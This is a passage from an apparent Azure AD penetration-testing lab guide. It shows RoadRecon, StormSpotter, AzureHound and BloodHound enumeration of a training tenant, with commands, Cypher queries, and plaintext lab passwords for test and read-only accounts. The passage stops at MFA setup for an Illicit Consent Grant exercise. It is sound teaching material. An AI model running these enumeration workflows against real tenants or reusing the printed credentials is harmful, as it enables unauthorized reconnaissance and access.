
```
WARNING: This is a development server. Do not use it in a production
deployment. Use a production WSGI server instead.
 * Running on http://127.0.0.1:5000
Press CTRL+C to quit
```

Browse to the webserver http://127.0.0.1:5000/ (you can use Chrome that is already present on the Student VM) to check the results.

To find application roles assigned to the 'Operations' Group on Finance Management System app, go to the 'Application Roles' section, search for Operations and check the 'Description' column:



To find permissions that AdminSppSimulation has for Mark D Walden, go to the 'OAuth2 Permissions' page and check the 'Scope (permissions)' column:



Enumerating Conditional Access Policies


Note that it is possible to enumerate Conditional Access Policies as a normal user using RoadRecon. This is due to the “internal-1.61” AAD Graph API version.

Use the below command from virtual environment after authenticating as test user:

```
(venv) PS C:\AzAD\Tools\ROADTools> roadrecon plugin policies
```

```
Results written to caps.html
```

Open caps.html (from `C:\AzAD\Tools\ROADTools`) to find Conditional Access Policies in the target environment:



File C:/AzAD/Tools/ROADTools/caps.html

Policies

AccessOnlyFromStudentServers

Applies to	**Including**: All users **Excluding**: Users: Monika, admin, Michael M. Barron, Sam C. Gray
Applications	**Including**: All applications
At locations	**Including**: All locations **Excluding**: All trusted locations
Controls	**Deny logon**

AllowSAM

Applies to	**Including**: Users: Sam C. Gray
Applications	**Including**: None
At locations	**Including**: All locations **Excluding**: Locations: AllowSAM, StudentServers
Controls	**Deny logon**

BlockDesktopAccessforDavidH

Applies to	**Including**: Users: David D. Henriques
Applications	**Including**: All applications
On platforms	**Including**: Windows, macOS
Controls	**Deny logon**

DeviceJoinedForMichaelBarron

Applies to	**Including**: Users: Michael M. Barron
Applications	**Including**: All applications
Device filter	**Including**: Device rule: device.trustType -ne "AzureAD"
Controls	**Deny logon**

Microsoft-managed: Multifactor authentication for admins accessing Microsoft Admin Portals (Report only)

Applies to	**Including**: Users in roles: Application Administrator, Global Administrator, Authentication Administrator, User Administrator
Applications	**Including**:
Controls	**Requirements (any)**: Mfa

Learning Objective 7:

Task

- During additional lab time:
- Enumerate the following for the defcorphq tenant using StormSpotter with the credentials of test@defcorphq.onmicrosoft.com user :
  - List All relationships on Keyvaults
  - List Service Principals that have application passwords or certificates

Part of - All kill chains

Topics covered - Authenticated Enumeration

Solution

First, we need to start the backend service for StormSpotter:

```
PS C:\AzAD\Tools> cd C:\AzAD\Tools\stormspotter\backend\
PS C:\AzAD\Tools\stormspotter\backend> pipenv shell
Launching subshell in virtual environment...
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\AzAD\Tools\stormspotter\backend> python ssbackend.pyz
[32mINFO[0m:     Started server process [[36m1960[0m]
[32mINFO[0m:     Waiting for application startup.
[32mINFO[0m:     Application startup complete.
[32mINFO[0m:     Uvicorn running on [1mhttp://0.0.0.0:9090[0m (Press CTRL+C
to quit)
```

In a new PowerShell session, start the frontend webserver:

```
PS C:\AzAD\Tools> cd C:\AzAD\Tools\stormspotter\frontend\dist\spa\
PS C:\AzAD\Tools\stormspotter\frontend\dist\spa> quasar.cmd serve -p 9091 --
history

 Quasar CLI..... v1.1.3
 Listening at..... http://localhost:9091
 Web server root..... C:\AzAD\Tools\stormspotter\frontend\dist\spa
 Gzip..... enabled
 Cache (max-age)..... 86400
 Micro-cache..... 1s
 History mode..... enabled
 Index file..... index.html
```

In another process, prepare to run the Stormcollector:


```
PS C:\AzAD\Tools> cd C:\AzAD\Tools\stormspotter\stormcollector\
PS C:\AzAD\Tools\stormspotter\stormcollector> pipenv shell
Launching subshell in virtual environment...
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\AzAD\Tools\stormspotter> az login -u test@defcorphq.onmicrosoft.com -p
V3ryH4rdt0Cr4ckN0OneC@nGu355ForT3stUs3r
[
  {
    "cloudName": "AzureCloud",
    "homeTenantId": "2d50cb29-5f7b-48a4-87ce-fe75a941adb6",
    "id": "b413826f-108d-4049-8c11-d52d5d388768",
    "isDefault": true,
    "managedByTenants": [],
    "name": "DefCorp",
    "state": "Enabled",
    "tenantId": "2d50cb29-5f7b-48a4-87ce-fe75a941adb6",
    "user": {
      "name": "test@defcorphq.onmicrosoft.com",
      "type": "user"
    }
  }
]
```

Finally, run the sscollector.pyz to collect data:

```
PS C:\AzAD\Tools> python
C:\AzAD\Tools\stormspotter\stormcollector\sscollector.pyz cli
2021-04-06 22:29:57.098 | INFO     |
stormcollector.auth:_get_resource_creds_from_cli:73 - Authenticating to
login.microsoftonline.com with CLI credentials.
2021-04-06 22:29:57.098 | INFO     | stormcollector.arm:query_arm:134 -
Starting enumeration for ARM - https://management.azure.com
2021-04-06 22:29:57.114 | INFO     | stormcollector.aad:query_aad:209 -
Checking access for Azure AD: https://graph.windows.net
HTTPS proxies https://172.16.151.254:3128 are not supported, ignoring
2021-04-06 22:30:00.500 | INFO     | stormcollector.aad:query_aad:292 -
Starting enumeration for Azure AD: https://graph.windows.net
2021-04-06 22:30:04.868 | INFO     | stormcollector.aad:query_objects:83 -
Starting query for AADUser
[snip]
2021-04-06 22:30:27.781 | INFO     | main:main:125 - --- COMPLETE:
30.682503700256348 seconds. ---
2021-04-06 22:30:27.781 | INFO     | main:main:127 - Zipping up output...
2021-04-06 22:30:27.843 | INFO     | main:main:129 - OUTPUT:
C:\AzAD\Tools\stormspotter\results_20210406-222956.zip
```


Now, browse http://localhost:9091 using Chrome on student VM and use the following:
Username: neo4j
Password: BloodHound
Server: bolt://localhost:7687

After login, upload the ZIP archive using the 'Stormcollector Upload' option.



Click on Refresh after uploading file to process the data.

Go to the 'QUERIES' tab on the right side, expand 'Show All RBAC Relationships', copy the Cypher query and paste in the 'Raw Query' box on the left. 'SUBMIT QUERY' and the UI will shows the relationships that the current user can read. Please note that you may need to Zoom-in to see the results.



Please note that not all built-in queries will return a result as the test user has very limited permissions.

Learning Objective 8:

Task

- During additional lab time:
- Enumerate the following for the defcorphq tenant using BloodHound with the credentials of test@defcorphq.onmicrosoft.com user :
    - All users with the Global Administrator role
    - All paths to an Azure Key vault

Part of - All kill chains

Topics covered - Authenticated Enumeration

Solution

Analysis using BloodHound Legacy

First, we need to connect to Azure using Az PowerShell and Azure AD modules:

```
PS C:\AzAD\Tools> $passwd = ConvertTo-SecureString
"V3ryH4rdt0Cr4ckN0OneC@nGu355ForT3stUs3r" -AsPlainText -Force
PS C:\AzAD\Tools> $creds = New-Object
System.Management.Automation.PSCredential ("test@defcorphq.onmicrosoft.com",
$passwd)
PS C:\AzAD\Tools> Connect-AzAccount -Credential $creds

Account                        SubscriptionName TenantId
Environment
-------                        ---------------- --------
-----------
test@defcorphq.onmicrosoft.com DefCorp          2d50cb29-5f7b-48a4-87ce-
fe75a941adb6 AzureCloud


PS C:\AzAD\Tools> Import-Module C:\AzAD\Tools\AzureAD\AzureAD.psd1
PS C:\AzAD\Tools> Connect-AzureAD -Credential $creds

Account                        Environment TenantId
TenantDomain              AccountType
-------                        ----------- --------
------------              -----------
test@defcorphq.onmicrosoft.com AzureCloud  2d50cb29-5f7b-48a4-87ce-
fe75a941adb6 defcorphq.onmicrosoft.com User
```

Now, let's load AzureHound and run it:

```
PS C:\AzAD\Tools> . C:\AzAD\Tools\AzureHound\AzureHound.ps1
PS C:\AzAD\Tools> Invoke-AzureHound -Verbose
VERBOSE: GET https://graph.microsoft.com/beta/organization with 0-byte
payload
VERBOSE: received -1-byte response of content type
application/json;odata.metadata=minimal;odata.streaming=true;IEEE754Compatibl
e=false;charset=utf-8
Building users object, this may take a few minutes.
Done building users object, processing 320 users
[snip]
Compressing files
Zip file created: C:\AzAD\Tools\20210407093420-azurecollection.zip
[snip]
```


Run the BloodHound application (C:\AzAD\Tools\BloodHound-win32-x64\BloodHound-win32-x64\BloodHound.exe) and use the following details:

bolt://localhost:7687

Username: neo4j

Password: BloodHound

After login, upload (drag and drop works) the Zip archive there. Click on 'Refresh Database Stats' if you don't see details under 'AZURE OBJECTS' in the 'Database Info' tab.




Click on 'Raw Query' at the bottom of BloodHound application and run the following to modifu the database. This resolves objectID to names.

MATCH (n) WHERE n.azname IS NOT NULL AND n.azname <> "" AND n.name IS NULL SET n.name = n.azname


List all the users with Global Administror role:

MATCH p =(n)-[r:AZGlobalAdmin*1..]->(m) RETURN p




For the next task, to **find all paths to an Azure key vault**, we can use the below Cypher query:

MATCH p = (n)-[r]->(g:AZKeyVault) RETURN p



Analysis using BloodHound Community Edition


As BloodHound CE consumes high amounts of RAM, in the lab, you only have Read-only access to a shared BloodHound CE - https://azurehound-altsecdashboard.msappproxy.net/



Provide the following credentials to the Microsoft login page:

Username: cartpreader@altsecdashboard.onmicrosoft.com
Password: ARe@dOnlyUsertol00kAtAzureHoundDashboard!

This would bring you to the BloodHound CE login page. Provide the same set of credentials as above to the BloodHound login page and you will be able to access the UI.




Always double-check the credentials in the lab portal - https://azureadlab.enterprisesecurity.io/

This instance of BloodHound CE already has the data populated using privilges of a user that has Reader role on the subscription in Defense Corporation. Feel free to play with it beyond the Learning Objective.


Let's solve the two tasks in the current Learning Objective.

List all the users with Global Administror role:

In the Web UI Go to CYPHER -> Click on the Folder Icon -> Pre-Built Searches -> Azure -> All Global Administrators




This is what the result looks like



For the next task, to **find all paths to an Azure key vault**, we can use the below Cypher query:

MATCH p = (n)-[r]->(g:AZKeyVault) RETURN p



Learning Objective 9:

Task

- Compromise an application administrator and their workstation in defcorphq tenant using the Illicit Consent Grant attack.

Part of - Kill Chain - 1

Topics covered - Authenticated Enumeration and Initial Access


Solution

To execute illicit consent grant we first need to register an application. Logon to defcorpextcontractors.onmicrosoft.com tenant using the credentials of studentx@defcorpextcontractors.onmicrosoft.com.


Register MFA for studentx user

Note that you need to register for MFA for the studentx user, we recommend using the Microsoft Authenticator application for that. When using the credentials of studentx user for the first time, we will get a message titled 'More information required'. Use the following steps to register for MFA:


1. Click Next on the message




2. Download Microsoft Authenticator on your phone and click next:



3. Follow the on-screen instructions to set it up for student**X**. Choose 'Work or School' account in the app and scan the QR code shown on the screen. Note that you can safely remove the account from your Microsoft authenticator app once you are done with the lab.
4. After completing the setup, approve the login for student**X**






